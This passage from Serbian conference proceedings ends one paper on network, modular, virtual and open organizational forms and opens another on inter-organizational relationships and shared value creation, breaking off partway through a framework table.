Dakle, savremeni trendovi u oblikovanju organizacije idu u pravcu decentralizacije odlučivanja, eliminisanja lanca komandovanja, širokom rasponu kontrole, grupisanju poslova oko procesa, afirmaciji timskog rada i saradnje, izgradnji organizacione kulture, negovanju dobrih međuljudskih odnosa i afirmaciji učenja. Savremene strukture su fleksibilne, otvorene, inovativne, decentralizovane.

U osnovi svih savremenih oblika organizacije je informaciona tehnologija koja uz pomoć telekomunikacija omogućava umrežavanje organizacija. Organizacije se orijentišu na svoj suštinski (core) program, a sve ostalo putem eksternalizacije aktivnosti (outsourcing) nabavljaju od drugih članova mreže. Prenošenjem pojedinih aktivnosti na spoljne partnere, organizacija se oslobađa manje efektivnih i neefikasnih funkcija. Suština je u tome da svaki član mreže proizvodi ono u čemu je bolji od drugih, odnosno od konkurencije. Istovremeno, uključivanjem spoljnih saradnika, granice organizacije postaju otvorene.

## 3. MREŽNA ORGANIZACIJA

Mrežni modeli se temelje na prebacivanju manje krucijalnih funkcija na druge organizacije, dok se bazne i štabske funkcije zadržavaju pod kontrolom organizacije kao bazne kompetentnosti (Miles & Snow, 1986). Mreža predstavlja grupu samostalnih preduzeća koja se specijalizuju za pojedine faze u poslovnom lancu. Mrežu čine centralna kompanija-jezgro, i periferne kompanije-partneri. Centralna kompanija preuzima ulogu brokera koji povezuje i kontroliše ostale članice mreže. U mreži dominiraju odnosi saradnje, razmene znanja, veština, informacija, tehnologije, ljudskih resursa, i sl. To je i razumljivo, jer najčešći razlozi za ulazak u mrežu su: udruživanje kompetentnosti, razmena resursa, smanjenje troškova, podela rizika, pristup tržištima, zaštita inovacija, i sl. Polazeći od stepena dislociranja aktivnosti i načina upravljanja, Miles i Snow, razlikuju tri vrste mreža, i to: internu, stabilnu i dinamičku mrežu. Porterov koncept lanca vrednosti, koji sve aktivnosti u preduzeću grupiše u primarne (ulazna logistika, proizvodnja, izlazna logistika, marketing i servis) i aktivnosti za podršku (nabavka, razvoj tehnologije, upravljanje resursima i infrastuktura preduzeća), je poslužio kao osnov za izgradnju mrežne organizacije (Porter, 1985). Naime, menadžeri pomoću lanca vrednosti mogu da sagledaju sve aktivnosti koje obavljaju i da zadrže one u kojima mogu da ostvare kompetentnost, a da ostale aktivnosti dislociraju na druge organizacije. Dakle, organizacije se orijentišu na svoj suštinski (*core*) program, a oslobađaju manje efektivnih i neefikasnih funkcija. Suština je u tome da svaki član mreže proizvodi ono u čemu je bolji od drugih, odnosno od konkurencije. Istovremeno, uključivanjem spoljnih saradnika, granice organizacije postaju otvorene. Prema ovom konceptu, razlukuju se: modularna, virtualna i otvorena organizacija.

Mrežne organizacije imaju brojne prednosti, ali i nedostatke. Na strani prednosti naveli bi sledeće (Miles & Snow, 1995):

- *Efikasna proizvodnja*. Mreža omogućava da se proizvodnja obavlja uz niže troškove poslovanja. Kompanija NIKE dislocira svoju proizvodnu funkciju u zemlje „jeftine radne snage" i na taj način ostvaruje jeftinu proizvodnju.
- *Efikasna organizacija*. Mrežna forma smanjuje srednji sloj menadžera, zapošljava manji broj radnika, ima manje funkcija. Primera radi, NIKE je zadržao samo aktivnosti dizajna i marketinga u kojima je organizovao timski rad te time i povećao decentralizaciju odlučivanja.
- *Fleksibilnost*. Bitna prednost mreža je mogućnost brzog reagovanja na promenljive zahteve okruženja.
- *Tržište i resursi*. Mreža omogućava pristup tržištima, i to kako u pogledu nabavke jeftinijih sirovina i radne snage, tako i u pogledu plasiranja proizvoda i usluga.

Nedostaci mrežne organizacije se ogledaju u sledećem:

- *Problemi kordinacije.*
- *Kontrola.* Praksa pokazuje da dislociranje nekih aktivnosti nosi sa sobom rizik pada kvaliteta zbog nemogućnosti kontrole poštovanja standarda matične kompanije.
- *Pouzdanost.* Članice mreže poseduju informacije koje mogu biti zloupotrebljene prilikom raskida partnerstva.



DOI: 10.15308/Synthesis-2015-364-368

## 4. MODULARNA ORGANIZACIJA

Modularna organizacija je organska struktura u kojoj su horizontalno povezane članice mreže specijalizovane za obavljanje određenih poslova radi ostvarenja zajedničkog cilja. Centralna kompanija ima dominantnu poziciju i koordinira rad ostalih organizacija u mreži i nad njima zadržava kontrolu rada. Centralna kompanija je okružena mrežom spoljnih dobavljača i stručnjaka. Odnosi se zasnivaju na saradnji, tako da se delovi mogu lako dodavati ili isključivati. Kompanija efikasno funkcioniše tako što se opredeljuje za aktivnosti za koje je najkompetentnija, a nebazične aktivnosti dislocira van svoje organizacije i prepušta partnerima. Primera za ovakvo poslovanje ima puno. Benetton u svojoj centrali u Italiji obavlja poslove dizajna, dok su proizvodnja i prodaja prepuštene partnerima. *Nike* i *Reebok,* takođe, razvijaju svoje bazične aktivnosti dizajna, a proizvodnju dislociraju u zemljama u kojima je jeftina radna snaga. Funkcionisanje ovakvog načina poslovanja je omogućeno primenom informacionog sistema.

Ključ uspeha modularne organizacije leži u odabiru partnera i donešenju ispravne strategijske odluke o nivou znanja i aktivnostima koje menadžment treba da dislocira van organizacije. Nije redak slučaj u praksi da pogrešna odluka dovede do dalekosežnih posledica po opstanak centralne kompanije. Primera radi, *Schwinn* je nestao sa tržišta ustupivši svoju tehnologiju proizvodnje bicikla *Giant Manafacturing* -u sa Tajvana i *China bicycle* iz Kine.

Brojne su prednosti modularne organizacije. Daft navodi sledeće (Daft, 2004, str. 116): omogućuje i malim organizacijama da angažuju talente i resurse iz celog sveta; omogućuje kompanijama da trenutno povećaju obim proizvodnje bez velikih ulaganja u zgrade, opremu i distribuciju; obezbeđuje kompanijama veliku fleksibilnost i omogućuje im brzu reakciju na potrebe koje se menjaju; smanjuje opšte administrativne troškove. Na strani nedostataka, ovaj autor navodi: menadžmeri nemaju neposrednu kontrolu nad mnogim aktivnostima i zaposlenima; zahteva mnogo vremena da bi se upravljalo odnosima i potencijalnim sukobima s ugovornim partnerima; postoji rizik prestanka rada organizacije ako partner ne isporuči dogovorenu robu/uslugu ili prestane s poslovanjem; lojalnost zaposlenih i kultura kompanije mogu biti slabi jer zaposleni osećaju kako mogu biti zamenjeni ugovornim uslugama.

## 5. VIRTUALNA ORGANIZACIJA

Virtualna organizacija predstavlja mrežu nezavisnih, geografski odvojenih organizacija čije se misije delimično preklapaju, pri čemu svi partneri unutar mreže nude sopstveno jezgro kompetentnosti, dok kooperacija među njima bazira na polu stabilnim odnosima. Virtualna organizacija se može definisati „kao privremena mreža nezavisnih kompanija, dobavljača, kupaca, pa čak i konkurenata, povezanih informacionom tehnologijom, sa ciljem podele veština, troškova i tržišta. U pitanju je fluidan i fleksibilan organizacioni model: grupa učesnika koji se relativno brzo udružuju sa ciljem iskorišćenja specifične šanse, kada se šansa iskoristi model se obično rasformira"(Vartiainen, 2003, str. 826). Virtualna organizacija nastaje tako što firme partneri iz svog lanca vrednosti isključuju one aktivnosti u kojima su najbolje. Članice virtualne organizacije privremeno dislociraju one aktivnosti koje će najviše doprineti specifičnom cilju. Specifini cilj zbog koga se firme povezuju može biti različit, i to: udruživanje kompetentnosti, razmena resursa, pristup tržištima, plasiranje novih proizvoda, podela rizika i sl.

Virtualna organizacija briše organizacione granice, omogućava razmenu znanja, informacija, omogućava interorganizaciono učenje i približavanje nacionalnih i organizacionih kultura.

Na osnovu navedenog, opšte karakteristike virtualne organizacije bile bi:

- Virtualna organizacija se zasniva na razvijenoj informaciono-telekomunikacionoj tehnologiji.
- Virtualna organizacija bazira na saradnji njenih članica. Članice ove organizacije su međusobno komplementarne.
- Geografska udaljenost članica ne predstavlja problem njenog uspešnog funkcionisanja.
- Virtualnu organizaciju karakteriše izrazita fleksibilnost. Članice organizacije se po potrebi smenjuju-neke je napuštaju, a dolaze nove članice.
- Članice virtualne organizacije imaju ravnopravni status i unapred definisan zadatak. Među njima se uspostavljaju odnosi poverenja.
- Virtualna organizacija bazira na razmeni znanja, na permanentnom učenju. Možemo reći da je to učeća organizacija.

Virtualne organizacije se mogu svrstati u četiri sledeće grupe (Palmer & Speier, 1997):

- *Permanentne virtualne organizacije*. Formiraju se sa ciljem da se uz što manje troškove, a na što kvalitetniji način zadovolje potrebe kupaca. Ovaj model sadrži sve karakteristike virtualnog poslovanja, virtualne zadatke, timove i menadžment.
- *Virtualni timovi*. Formiraju se na bazi postojećih funkcionalnih ili strateških poslovnih jedinica, koristeći prednosti koje pruža virtualno povezivanje.
- *Virtualni projekti*. Postizanje sinergetskog efekta na tržištu, smanjenje troškova razvoja i proizvodnje zahtevaju povezivanje organizacija, u cilju povećanja moći i uticaja na tržištu.
- *Trenutne virtualne organizacije*. Trenutni zahtevi tržišta zahtevaju izgradnju virtualnih sistema, uključivanja virtualnih timova i uspostavljanje virtualnog menadžmenta.

Virtualne organizacije imaju brojne prednosti:

- Virtualnu organizaciju odlikuje visok stepen fleksibilnosti. Ona nastaje za potrebe brzog reagovanja na promene okruženja.
- Virtualne organizacije brzo reaguju na individualne zahteve, otkrivaju nove kupce, smanjuju vreme i troškove, kao i rizik izrade novih ponuda.
- Obezbeđuju sve izvore potrebne za zadovoljavanje potreba kupaca, jer ove organizacije mogu da iskoriste bilo gde i bilo čije kapacitete.
- Budući da članovi virtualne organizacije svoje sposobnosti stavljaju na raspolaganje ostalim članicama, možemo reći da virtualna organizacija omogućava racionalnije korišćenje raspoloživih resursa.
- Virtualna organizacija otvara mogućnost angažovanja kadrova, i to visoko obrazovanih, bez obzira gde su fizički locirani. Stoga, na strani prednosti ove forme organizovanja, navodimo širenje tržišta radne snage.
- Prednost ove forme organizovanja jeste njeno poslovanje bez uvećanja troškova poslovanja i onda kada se angažuju kadrovi koji su na velikoj udaljenosti.
- Zaposleni u virtualnoj organizaciji mogu da usklađuju profesionalne i lične obaveze.
- Virtualne organizacije uspešno funkcionišu na globalnom tržištu, upravo zbog činjenice da njene članice pripadaju različitim kulturnim područjima, poznaju jezik, kulturu i običaje lokalnih tržišta.



DOI: 10.15308/Synthesis-2015-364-368

Nasuprot brojnim prednostima, virtualne organizacije imaju i brojne nedostatke. Između ostalih, izdvajamo sledeće:

Kao glavni nedostatak ove forme organizovanja navodi se izolovanost zaposlenih. Nepostojanje direktene komunikacije između članova organizacije dovodi do odsustva osećaja pripadnosti, saradnje i zajedništva. To loše utiče na motivaciju zaposlenih, na njihovu kreativnost i inovativnost.

Budući da su članovi organizacije geografski udaljeni, preprека u komunikaciji može biti različita vremenska zona.

Funkcionisanje virtualne organizacije zavisi od funkcionisanja informacione i komunikacione tehnologije. Svaki problem u funkcionisanju tehnologije odražava se na poslovanje virtualne organizacije.

Usled privremenog karaktera odnosa među članovima virtualne organizacije, kupci ili korisnici usluga virtualne organizacije mogu njeno funkcionisanje shvatiti kao nestalno i nestabilno.

## 6. OTVORENA ORGANIZACIJA

Koncept otvorene organizacije omogućava porozne interne i eksterne granice. Organizacija je otvorena kako za saradnju između delova organizacije, tako i za saradnju sa okruženjem. U osnovi ove organizacije je saradnja sa partnerima koji će doprineti ostvarenju cilja. Stoga partneri nisu stalni, a odnosi saradnje nisu dugoročni. Dominantna organizacija menja partnere prema potrebi. Menadžment organizacije angažuje stručnjake i formira timove za realizaciju konkretnih zadataka. Dakle, organizacija je organizovana po timskom konceptu. Između poslovnih aktivnosti dizajna, proizvodnje, marketinga, tehnologije, upravljanja ljudskim resursima i sl. uspostavljena je efikasna horizontalna koordinacija. Ovakva organizacija nema čvrstu strukturu i jasne granice između aktivnosti, već ima izgled fluidne strukture u kojoj zadaci i uloge nisu jasno definisani, a granice postaju porozne. Organizaciona struktura se prema potrebi menja, i ovaj oblik mreže stalno menja izgled.

Otvorena organizacija, poput mrežne i virtualne, ima određene prednosti i nedostatke. Ključne prednosti su (Des *et al*, 2007, str. 375): mobiliše i pojačava talente svih zaposlenih; unapređuje saradnju i razmenu informacija među različitim funkcijama, organizacionim jedinicama i eksternim zainteresovanim stranama; omogućava bržu reakciju na tržišne promene kroz fokusiranje na jedan cilj; izaziva koordinirane inicijative, dobitak sa ključnim dobavljačima, potrošačima i strategijskim partnerima. Nedostaci otvorene organizacije su: teško premošćavanje političkih granica i granica autoriteta unutar i van organizacije; nedostatak jakog liderstva i zajedničke vizije koji može da stvori probleme u koordinaciji; ograničena autonomija menadžera i mogućnost kontrole; odsustvo poverenja koje može da smanji učinak.

## 7. ZAKLJUČAK

Fleksibilne forme organizacionog dizajna imaju više prednosti nad klasičnim funkcionalnim, divizionalnim i matričnim modelima. One omogućavaju istovremeno korišćenje efikasnosti velikih i fleksibilnosti malih organizacija. Stvaraju dobre uslove za debirokratizaciju, jer polaze od niskog stepena specijalizacije, standardizacije i formalizacije. Decentralizovane su, jer svi radnici učestvuju u procesu odlučivanja. Sve to doprinosi razvoju kreativnosti, inovativnosti, porastu motivacije i zadovoljstva zaposlenih.

Dizajniranje organizacione strukture i odabir modela organizacije je krucijalna aktivnost menadžmenta od koje zavise performanse organizacije. Ovde ćemo skrenuti pažnju na parametre strukture, karakteristike menadžera koji vodi organizaciju, karakteristike organizacione kulture i učenja koji su imanentni savremenim modelima.

Organizaciona struktura fleksibilnih organizacija ima sve odlike organskog dizajna: niska specijalizacija, niska formalizacija, visoka decentralizacija, timsko grupisanje poslova, neposredno komuniciranje kao mehanizam koordinacije. Danas je u trendu niska horizontalna specijalizacija i strategija osamostaljivanja zaposlenih. Niska specijalizacija podrazumeva da radnici obavljaju različite poslove, a da pri tom imaju visok stepen uticaja na posao koji obavljaju. Ukoliko radnici obavljaju raznovrsne poslove i zadatke u mogućnosti su da prošire svoja znanja, da primenjuju nove oblike rutina i menjaju postojeće znanje. Menadžeri mogu da koriste različite strategije za smanjenje specijalizacije. Strategijom rotacije posla, dolazi do premeštanja radnika sa jednog na drugi posao i time se povećava raznovrsnost posla. Efikasna strategija redizajna širine posla je strategija proširivanja posla. Ovom strategijom radnicima se dodeljuju poslovi sa drugih radnih mesta. Proširenje posla podrazumeva nova znanja, obuku i trening, što omogućava da se prenose metode, rutine i tehnike sa jednog na drugo radno mesto. Time se inoviraju i menjaju radni procesi, stiču nova znanja i veštine i povećava zadovoljstvo zaposlenih.

Nizak stepen formalizacije i standardizacije znači da radnici imaju mogućnost izbora načina obavljanja poslova i zadataka, odnosno metoda rada. Na taj način se povećava kreativnost i inovativnost radnika.

Ključna odlika fleksibilnih organizacionih formi jeste visok stepen decentralizacije odlučivanja. Delegiranjem autoriteta sa top menadžera na radnike, učestvovanjem radnika u donošenju odluka, definisanju ciljeva i merenja ostvarenih performansi, stvara se povoljan ambijent za stvaranje i korišćenje novog znanja. Od posebnog značaja je uključivanje svih radnika u donošenje strategijskih odluka. Na taj način se ostvaruje sinergetski efekat timskog rada i zajedništva i posvećenost zajedničkom cilju. To doprinosi otklanjanju čvrstih formalnih granica između top menadžmenta i radnika, kao i između organizacionih delova.

Mali broj hijerarhijskih nivoa i timsko grupisanje poslova su specifične odlike fleksibilne organizacije. Mali broj hijerarhijskih nivoa čini ove organizacije horizontalnim. Timovi su danas veoma aktuelni. Superiornost timskog rada bazira se na činjenici da oni okupljaju ljude različitih znanja, veština i sposobnosti. Koncentracija različitih kompetencija na jednom mestu kreira ambijent za razmenu mišljenja, znanja, kreiranje i primenu novih ideja i novog znanja.

U savremenoj organizaciji, intenzivno komuniciranje je najefikasniji oblik koordinacije. Ukoliko u organizaciji ne postoji slobodan protok informacija i ideja nema uslova za realizaciju ciljeva organizacije. Od posebnog je značaja da nema granica u komunikaciji između vrha i operative, kao i između radnika na istom hijerarhijskom nivou. Pri tom je bitno da komunikacija bude otvorena i iskrena, kako između članova organizacije, organizacionih delova, tako i između organizacije i okruženja.

U izgradnji savremenih organizacija menadžer ima ulogu kreatora, upravljača i učitelja (Sengi, 2003, str. 338-354). Uloga menadžera kao konstruktura organizacije manifestuje se u kreiranju zajedničke vizije, politike, strategije i sistema organizacije. Suština konstruisanja jeste u povezivanju delova u celinu, kao i integraciji organizacije sa okruženjem. U savremenim organizacijama menadžer ne samo da poseduje sopstvenu viziju, već i uvažava vizije drugih. On postaje upravljač vizijom. Menadžer mora da bude učitelj, u smislu da podstiče učenje kod drugih. On pomaže zaposlenima da razviju sistemsko razumevanje i poseduje sposobnost da konceptualizuje svoje strateške spoznaje



DOI: 10.15308/Synthesis-2015-364-368

tako da one postanu poznate svima i budu otvorene za preispitivanje i dalje poboljšanje.

Organizaciona kultura fleksibilnih organizacionih formi bi trebalo da se bazira na sledećim vrednostima (Janićijević, 2008, str. 395):

*Otvorenost prema okruženju* - Budući da organizacija posluje u dinamičnoj interakciji sa okruženjem, neophodno je da je otvorena za uticaje iz okruženja. Samo kao otvoren sistem, ona može da prihvati nova znanja iz okruženja i pretvori ih u nova korisna znanja.

*Orijentacija na kreiranje vrednosti* - Osnovni zadatak organizacije jeste da kreira vrednost za zaposlene, akcionare i potrošače. Ovaj cilj treba preneti na sve zaposlene. Na taj način, oni bivaju motivisani da uče, stiču nova znanja, veštine i sposobnosti i primenjuju ih u organizaciji u cilju stvaranja superiorne vrednosti za potrošače.

*Tolerancija grešaka i prihvatanje rizika* - Neminovan pratilac procesa učenja jesu greške. Kako učenje podrazumeva primenu novih metoda rada, novih ideja, novih proizvoda potrebno je prihvatiti i rizik od nepoznatog. Iz tih razloga je poželjno u organizacionu kulturu ugraditi stav o prihvatanju mogućih grešaka i rizika. Ukoliko u organizaciji niko ne greši znači da i ne radi, da nema učenja, promene i inovacije.

*Orijentacija na pitanja i probleme* - Kultura organizacije treba da se zasniva na orijentaciji ljudi da njihovo rasuđivanje i zaključivanje polazi od činjenica, a ne od političkih interesa, statusa ili ličnih karakteristika.

*Orijentacija na istraživanje* - U organizaciji treba podržati sklonost ljudi da stalno istražuju, da postavljaju pitanja, prikupljaju podatke, unapređuju poslovanje organizacije.

*Otvorenost u internoj komunikaciji* - Kulturu organizacije treba da odlikuje otvorena komunikacija između članova kolektiva. Bez otvorenosti nema komunikacije. Otvorenost podrazumeva da menadžeri prihvataju nove ideje, nova znanja i svoju moć ne baziraju na informacijama.

*Pozitivan stav prema promenama* - Promena je imperativ opstanka, izvor šansi a ne pretnja opstanku. Organizacije uče da bi sprovele promene, unapredile postojeće i uvele nove metode rada. Organizaciona kultura treba da gradi pozitivan odnos prema promenama, riziku i neizvesnosti.

*Sistemska perspektiva* - Sistemska perspektiva u prvi plan ističe organizaciju kao celinu. Od zaposlenih se očekuje da probleme u organizaciji rešavaju sa aspekta organizacije kao celine a ne njenih delova.

*Razvoj ljudi* - U fokusu fleksibilnih-savremenih organizacija je čovek kao najvredniji resurs organizacije. Stoga, veliki značaj se pridaje razvoju zaposlenih. To je u interesu organizacije kao celine i jačanja konkurentske prednosti.

Nove organizacione forme afirmišu znanje i interorganizaciono *učenje*. Zadatak menadžmenta u mrežnoj formi je da izbalansira odnos sopstvenog znanja na kome gradi kompetentnost i znanja koje dislocira svojim poslovnim partnerima. Dislociranjem aktivnosti van svojih granica organizacija postiže sniženje troškova ali i ugrožava svoju kompetenost. U modularnoj organizaciji postoji veliki rizik da sa raskidom ugovora partner „ponese" i znanje centralne organizacije. Uspeh menadžera se ogleda u tome koliko je uspeo da distribuira onoliko znanja koliko je to potrebno za efikasno funkcionisanje mreže, a da pri tom sačuva potrebno znanje za očuvanje sopstvene konkurentnosti. Rizik se može umanjiti ukoliko se odabere partner od poverenja ili se od njega zahteva interaktivna razmena znanja. U virtualnoj organizaciji članice mreže razmenuju implicitno znanje. Menadžment organizacija članica mreža u takvoj strukturi bi trebalo da insistira na razvijanju zajedništva i osećaja pripadnosti organizaciji kao celini. Na kraju, možemo reći da otvorena organizacija ima najviše potencijala za primenu koncepta upravljanja znanjem. Transfer znanja u okviru otvorene organizacije je najintenzivniji, jer se ona bazira na timskom radu i poroznim granicama.

## LITERATURA


Daft, R.L. (2004). *Organization Theory and Design*. Mason: Thomson South-Western.

Des, G.G., Lumpkin, T.G., & Eisner, B. A. (2007). *Strategijski menadžment-teorija i slučajevi*. Novi Sad: Data Status.

Janićijević, N. (2008). *Organizaciono ponašanje*. Beograd: Data Status.

Miles, R.E., & Snow, C.C. (1986). Organizations: New Concepts for New Form. *California Management Review*, 28(3), 62-73.

Miles, R., & Snow, C. (1995). The New Network Firms: A Spherical Structure Built an a Human Investment Philosophy. *Organizational Dynamics*, 23(4), 5-18.

Palmer, W.J., & Speier, C. (1997). A Tipology of Virtual Organizations: An Empirical Study, The University of Oklahoma. Preuzeto sa http://virtualni-organizace.xf.cz/virtual_organizations.htm

Porter, M. (2006). *Competitive Advantage: Creating and Sustaining Superior Performance*. New York: The Free Press.

Sengi, P. (2003). Peta disciplina-umeće i praksa organizacije koja uči. Novi Sad: Adižes.

Vartiainen, M. (2003). The functionality of Virtual Organizations. *Electronic Journal of organizational Virtualness,* 5(1), 826.




DOI: 10.15308/Synthesis-2015-364-368

Synthesis
International Scientific Conference of IT and Business-Related Research

# ZNAČAJ MEĐUORGANIZACIONIH ODNOSA ZA KREIRANJE ZAJEDNIČKE VREDNOSTI

## THE IMPORTANCE OF INTER-ORGANIZATIONAL RELATIONSHIPS FOR SHARED VALUE CREATION

Mirjana Petković[1], Snežana Lazarević[2], Jelena Lukić[2]
[1]Ekonomski fakultet, Univerzitet u Beogradu, Srbija
[2]Fakultet za fizičku kulturu i menadžment u sportu, Univerzitet Singidunum, Beograd, Srbija

**Apstrakt:**
Cilj ovog rada jeste da ukaže na značaj međuorganizacionih odnosa prilikom kreiranja zajedničke vrednosti. Kompanije sve više uvažavaju činjenicu da njihove strategije ne mogu biti izolovane od zajednica u kojima posluju, da moraju uzeti u obzir društvene izazove i saradnjom sa različitim partnerima težiti ka novim poslovnim modelima i strategijama koje će im obezbediti dugoročnu konkurentnost uz istovremeno zadovoljenje ciljeva zajednice. U osnovi koncepta zajedničke vrednosti nalazi se strategija međuorganizacionih odnosa. Radi se o novom strateškom pokušaju menadžera da pronađu nove potencijale za rast i razvoj, a pre svega za opstanak na poslovnoj sceni. U suštini ove strategije je proces saradnje pomoću kojeg različiti učesnici u međuorganizacionom odnosu posmatraju probleme iz različitih perspektiva i pronalaze zajedničko rešenje koje je superiornije od rešenja do kojeg bi samostalno došli, gradeći dugoročnu konkurentnost uz istovremeno zadovoljavanje društvenih ciljeva. Nesumnjivo je da su za kreiranje strategije i organizacije međuorganizacionih odnosa potrebni menadžeri sa novim znanjima, sposobnostima i veštinama, ali i konstituisanje posebnog međuorganizacionog dizajna koji će predstavljati podršku za realizaciju strategije međuorganizacionih odnosa.

**Ključne reči:**
strategija međuorganizacionih odnosa, međuorganizacioni dizajn, zajednička vrednost, liderstvo.

**Abstract:**
The aim of this paper is to highlight the importance of inter-organizational relationships when creating shared value. Companies are becoming more and more aware of the fact that their strategies cannot be isolated from the communities in which they operate, and that they must take into account social challenges, and cooperate with various partners in order to develop new business models and strategies that will ensure long-term competitiveness and satisfy the goals of the community. The strategy of inter-organizational relationships represents the focal point of the shared value concept. Those strategies represent a new strategy in which managers attempt to find new potential resources for further growth and development, and survival on the business market. The essential part of this strategy is the process of cooperation that enables different participants in inter-organizational relationships to observe problems from different perspectives and find more efficient mutual solutions, by building long-term competitiveness and satisfying social objectives. There is no doubt that the creation of strategy and organization of inter-organizational relationships requires managers with new knowledge, abilities and skills, but also creation of a special inter-organizational design that will provide necessary support for the implementation of inter-organizational relationship strategy.

**Key words:**
inter-organizational relationship strategy, inter-organizational design, shared value, leadership.

## 1. UVOD

Primenom koncepta zajedničke vrednosti (*shared value*), kompanije nastoje da identifikuju područja u kojima se interesi svih zainteresovanih strana u velikoj meri preklapaju i teže da kreiraju vrednost ne samo za kompaniju, već i za zajednicu u kojoj posluju. Samim tim, kompanije moraju sarađivati sa brojnim partnerima: proizvođačima, dobavljačima, kupcima, istraživačko-razvojnim organizacijama, univerzitetima, pa čak i konkurentima. Interes za primenom strategija međuorganizacionog povezivanja kompanije su videle u brojnim prednostima koje mogu ostvariti udruživanjem sa partnerima: smanjenje troškova, pristup novim tehnologijama, veća produktivnost i kvalitet, brže i efikasnije učenje, smanjenje rizika, za kraće vreme mogu doći do inovacija i novih tržišta koje će im stvoriti dugoročnu konkurentsku prednost, a kroz saradnju sa partnerima one istovremeno mogu doprineti i realizaciji viših ciljeva zajednice u kojoj posluju. Sa druge strane, primena strategija međuorganizacionih odnosa zahteva promene u organizacionom dizajnu kompanije u skladu sa Čendlerovom hipotezom da "struktura prati strategiju" (Chendler, 1962). Pre svega, lideri i menadžeri moraju steći nova znanja i veštine da bi uspešno implementirali nove strategije pomoću međuorganizacionog dizajna sa ciljem da kroz brojne vidove saradnje kreiraju zajedničku vrednost. Cilj ovog rada je da:

1) predstavi ključne aktivnosti pomoću kojih kompanije mogu kreirati zajedničku vrednost;
2) ukaže na značaj međuorganizacionog dizajna prilikom primene strategije međuorganizacionih odnosa sa ciljem kreiranja zajedničke vrednosti;
3) identifikuje ključne faktore uspeha uspostavljenog međuorganizacionog odnosa.

U radu je prvo objašnjen koncept zajedničke vrednosti i prikazan okvir aktivnosti koji može poslužiti kao putokaz liderima savremenih kompanija za uspešnu implementaciju ovog koncepta. Zatim je ukazano na značaj i ulogu strategije međuorganizacionih odnosa i prikazane su ključne karakteristike međuorganizacionog dizajna koji treba da predstavlja podršku za realizaciju strategije. Završni deo rada je posvećen ključnim faktorima koji determinišu uspeh uspostavljenih međuorganizacionih odnosa.

E-mail: slazarevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-369-374

## 2. KREIRANJE ZAJEDNIČKE VREDNOSTI

Koncept zajedničke vrednosti su prvi put pomenuli Majkl Porter i Mark Kramer u svom radu "Strategija i društvo" u časopisu *Harvard Business Review* 2006. godine. Pet godina kasnije, autori su dali i definiciju ovog koncepta po kojoj zajednička vrednost predstavlja "politike i operativne procedure kojima se poboljšava konkurentska prednost kompanija uz istovremeni napredak ekonomskih i društvenih uslova zajednica u kojima te kompanije posluju" (Porter & Kramer, 2011, str. 66). Kreiranje zajedničke vrednosti se ne odnosi na preraspodelu postojeće vrednosti, već na iznalaženje novih načina za kreiranje veće vrednosti koja se potom deli na više zainteresovanih strana (Maltz & Schein, 2012, str. 58). Investiranjem u poboljšanje zdravlja, unapređenje obrazovanja i veću produktivnost, kompanije na indirektan način proširuju svoju bazu kupaca i povećavaju njihovu kupovnu moć, jer građani duže žive, kvalitet životnog standarda raste i oni postaju platežno sposobniji. Sa druge strane, svaki put kada kompanije uzmu u obzir aktuelne društvene probleme i posmatraju ih kao ključni deo svoje konkurentske strategije, one ne samo da postižu dugoročnu prednost, već preduzimaju i održive promene u društvu (Vaidyanathan & Scott, 2012) što predstavlja jedan od imperativa u savremenom načinu poslovanja. Zdravo društvo ima veća očekivanja i potrebu za sve kvalitetnijim proizvodima i uslugama što pruža velike mogućnosti za uspešne kompanije. Kao što je tvrdio Piter Draker "zdrava kompanija i bolesno društvo su retko kada spojivi. Zdrave kompanije zahtevaju zdravo društvo" (Drucker, 2001, str. 46). Da bi iskoristile sve mogućnosti iz okruženja, strategije kompanije moraju integrisati i društvenu perspektivu, jer svaka aktivnost u lancu vrednosti ima uticaj na zajednicu u kojoj ta kompanija posluje, a koji može biti pozitivan i negativan (Porter & Kramer, 2006).

Bitno je povući jasnu demarkacionu liniju između koncepta zajedničke vrednosti i korporativne društvene odgovornosti posmatranjem različitih faktora: motivacije, pokretača, merila performansi, odgovornosti, društvenih koristi ali i koristi za samu kompaniju od primene datih koncepata (Tabela 1). Dok se u osnovi korporativne društvene odgovornosti nalaze: reputacija, eksterne zainteresovane strane, troškovi, posebno formirani departmani za korporativnu društvenu odgovornost i smanjenje rizika, koncept kreiranja zajedničke vrednosti je podstaknut korporativnom strategijom sa ciljem ostvarenja konkurentske prednosti kroz nove poslovne mogućnosti i dugoročnu održivu promenu koja je inicirana na svim nivoima kompanije.

| | Korporativna društvena odgovornost | Kreiranje zajedničke vrednosti |
|---|---|---|
| Motivacija | Korporativna reputacija | Konkurentska prednost |
| Pokretači | Eksterni stejkholderi | Korporativna strategija |
| Merila | Troškovi, standardna merila | Socijalna i ekonomska vrednost |
| Menadžment | Departmani za korporativnu društvenu odgovornost | Na nivou cele kompanije |
| Društvene koristi | Uspešni projekti | Dugoročna održiva promena |
| Koristi za kompaniju | Smanjenje rizika i rast gudvila | Nove poslovne mogućnosti |

Tabela 1. Poređenje korporativne društvene odgovornosti i koncepta zajedničke vrednosti
Izvor: Vaidyanathan & Scott (2012)

Osnova za kreiranje zajedničke vrednosti i posledično konkurentske prednosti leži u inovacijama, s obzirom na činjenicu da inovacije označavaju nešto novo, bilo da je reč o novom proizvodu, usluzi, novom metodu proizvodnje, prodoru na novo tržište, novom izvoru snabdevanja, novom načinu organizovanja ili primeni već neke postojeće ideje na nov način (Schumpeter, 1934).

Kompanije mogu kreirati zajedničku vrednost na više načina. Tri ključna načina su (Porter & Kramer, 2011):

1. **Preispitivanjem proizvoda i tržišta.** Kompanije mogu rešiti društvene potrebe razvojem inovativnijih proizvoda i usluga koji bolje zadovoljavaju potrebe na postojećim tržištima ili omogućavaju prodor na nova tržišta.
2. **Preispitivanjem lanca vrednosti.** Kompanije mogu da poboljšaju kvalitet, količinu, troškove, pouzdanost uloženih sredstava, proces proizvodnje i distribucije uz istovremeno pozitivno delovanje na prirodne resurse, ekonomski i društveni razvoj.
3. **Omogućavanjem razvoja lokalnih klastera.** Kompanije ne posluju izolovano od svog okruženja, već grade čvrste odnose sa brojnim partnerima.

Svaka kompanija ima svoj individualni pristup kreiranju zajedničke vrednosti koji je specifičan za njenu poslovnu strategiju i karakteristike zajednice u kojima posluje. Ipak, vremenom je definisan opšti okvir koji liderima može da posluži kao smernica za uspešnu primenu ovog koncepta (Tabela 2).

| | | | |
|---|---|---|---|
| **VIZIJA**:<br>Jasna vizija kompanije predstavlja pokretačku osnovu za kreiranje zajedničke vrednosti | | | |
